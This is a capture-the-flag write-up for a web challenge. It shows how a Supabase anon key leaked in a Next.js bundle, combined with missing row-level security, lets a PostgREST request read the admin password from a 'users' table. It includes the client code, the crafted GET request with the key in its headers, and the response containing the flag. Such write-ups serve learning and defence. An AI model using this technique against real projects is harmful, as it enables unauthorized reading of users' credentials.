
Challenge source
Introduction
A misconfigured Supabase project plus a frontend that leaks the anonymous API key. The users table is exposed through PostgREST and row-level security (RLS) is missing, so the leaked anon key is enough to read the table directly and pull the admin password, which is the flag.
Context Explanation
- Stack: Next.js frontend, Supabase backend (PostgreSQL + PostgREST).
- The frontend embeds the Supabase URL and anon key, then queries tables straight from the browser.
- The description spells it out: “I even put my anonymous key somewhere in the site. The password database is called, ‘users’.”
- The admin’s password is the flag; the table is
users.
Directive
- Find the Supabase anon key in the client bundle.
- Check whether
usersis readable with the anon role. - Read the
passwordfield on the admin row.
Solution
1) Recon: Find the embedded Supabase client and anon key
Grep the client bundle for a supabase.js. The project ships one:
// app/supabase.js
import { createClient } from '@supabase/supabase-js'

const supabaseUrl = 'https://dpyxnwiuwzahkxuxrojp.supabase.co'
const supabaseAnonKey = 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey...cCI6MjA2NzMzNjUwN30.C3-ninSkfw0RF3ZHJd25MpncuBdEVUmWpMLZgPZ-rqI'  // <— exposed in frontend

export const supabase = createClient(supabaseUrl, supabaseAnonKey)
The anon key being client-side isn’t itself the problem, anon keys are meant to be public. What matters is whether it’s backed by RLS policies that block sensitive reads. Let’s see if users is exposed.
2) Understand how the app uses the table
The login/sign-up form talks to the users table directly:
// app/page.js  (excerpt)
const { data: existing } = await supabase
  .from("users")
  .select("id")
  .eq("username", username)
  .maybeSingle()

// ... later on sign-up:
const { error: insertError } = await supabase.from("users").insert([
  { username, passw // ...
So it’s a thin client hitting users through PostgREST. If RLS doesn’t lock it down, the anon key reads whatever we ask for.
3) Direct API query via PostgREST
Supabase exposes PostgREST at /rest/v1. The anon key in both the Authorization: Bearer and apikey headers is all it takes, as long as RLS lets it through:
GET /rest/v1/users?select=password&username=eq.admin HTTP/2
Host: dpyxnwiuwzahkxuxrojp.supabase.co
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc...4cCI6MjA2NzMzNjUwN30.C3-ninSkfw0RF3ZHJd25MpncuBdEVUmWpMLZgPZ-rqI
Apikey: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmF...4cCI6MjA2NzMzNjUwN30.C3-ninSkfw0RF3ZHJd25MpncuBdEVUmWpMLZgPZ-rqI
Response:
[{"password":"ictf{why_d1d_1_g1v3_u_my_@p1_k3y???}"}]